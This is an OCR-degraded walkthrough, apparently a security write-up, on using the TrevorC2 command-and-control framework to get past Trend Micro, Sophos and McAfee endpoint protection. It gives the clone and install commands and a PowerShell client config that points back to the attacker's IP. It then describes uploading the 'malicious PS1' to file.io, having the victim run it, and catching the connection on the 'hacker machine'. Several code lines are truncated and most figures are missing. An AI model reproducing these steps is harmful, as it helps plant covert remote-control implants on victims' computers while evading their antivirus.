BYPASS ENDPOINT PROTECTION OF VARIOUS VENDORS USING TREVORC2

Dear Readers,

This document demonstrates the bypass in Deep Security by Trend Micro, Sophos Endpoint Security and McAfee Endpoint Security protection products.

1. Introduction

TrevorC2 is a client/server model for masking command and control through a normally browsable website. Detection becomes much harder as time intervals are different and does not use POST requests for data exfil.

There are two components to TrevorC2 - the client and the server. The client can be configured to be used with anything. In this example it's coded in Python but can easily be ported to C#, PowerShell, or whatever you want. Currently the trevorc2_client.py supports Windows, MacOS, and Linux. You can always byte compile the Windows one to get an executable, but preference would be to use Windows without having to drop an executable as a stager.

Reference: ***https://github.com/trustedsec/trevorc2***

All Credits TrevorC2 for TrustredSec.

2. Installation TrevorC2

This chapter demonstrates how to install TREVORC2.

2.1 Cloning the Trevorc2 repository using command “git clone https://github.com/trustedsec/trevorc2.git”

```
toor@kali-machine:~$ git clone https://github.com/trustedsec/trevorc2.git
Cloning into 'trevorc2'...
remote: Enumerating objects: 319, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 319 (delta 9), reused 16 (delta 6), pack-reused 291
Receiving objects: 100% (319/319), 125.27 KiB | 550.00 KiB/s, done.
Resolving deltas: 100% (170/170), done.
```

Install all libs requirements using command “sudo pip install requirements .txt”

```
toor@kali-machine:~/trevorc2$ sudo pip install -r requirements.txt
[sudo] password for toor:
Collecting bleach
  Downloading bleach-3.3.0-py2.py3-none-any.whl (283 kB)
     |████████████████████████████████| 283 kB 479 kB/s
Requirement already satisfied: tornado in /usr/lib/python3/dist-packages (from -r requirements
.txt (line 2)) (5.1.1)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirement
s.txt (line 3)) (2.6.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirement
s.txt (line 4)) (2.23.0)
Requirement already satisfied: packaging in /usr/lib/python3/dist-packages (from bleach->-r re
quirements.txt (line 1)) (20.3)
Requirement already satisfied: webencodings in /usr/lib/python3/dist-packages (from bleach->-r
 requirements.txt (line 1)) (0.5.1)
Requirement already satisfied: six>=1.9.0 in /usr/lib/python3/dist-packages (from bleach->-r r
equirements.txt (line 1)) (1.15.0)
Installing collected packages: bleach
Successfully installed bleach-3.3.0
```

If you have any libraries, your return will be "Requirement already satisfied". If the installation is carried out, the return will be "Successufully installed ...".

2.2 Insert your IP address in the sample “trevorc2_client.ps1” sent to the victim.


Use command “vi trevorc2_client.ps1” and insert your IP for connection reverse.


```
toor@kali-machine:~/trevorc2$ sudo vi agents/trevorc2_client.ps1
```

```
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
# PowerShell Module by Alex Williams @offsec_ginger
#
# This is the client connection, and only an example. Refer to the
# to build your own client connection to the server C2 infrastruct
# CONFIG CONSTANTS:
# Site used to communicate with (remote TrevorC2 site)

$SITE_URL = "http://192.168.[illegible]:80/"
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS AN
: /index.aspx (note you need to change this as well on trevorc2_se
$ROOT_PATH_QUERY = "/"
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRI
ER
$SITE_PATH_QUERY = "/images"
# THIS IS THE QUERY STRING PARAMETER USED
$QUERY_STRING = "guid="
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO
O ITS NOT STATIC
```


3. Send a sample to any website you like and send it to the target.

I m using https://www.file.io for upload.






4. Download sample in the computer victim.




5. First Victim Trend Micro Deep Security.


Trend Micro Deep Security NOT detected malicious file.




Malware real time protection is ENABLE



Quick Malware scan completed




Web Reputation Security Leve is high




6. Execute malicious PS1 file and wait connection in the hacker machine.


6.1- Execute malicious file “trevor2_client.ps1” in the viticm machine.




6.2- Execute TREVORC2 server and waiting connection for viticm.




Victim connect in the C2 server.



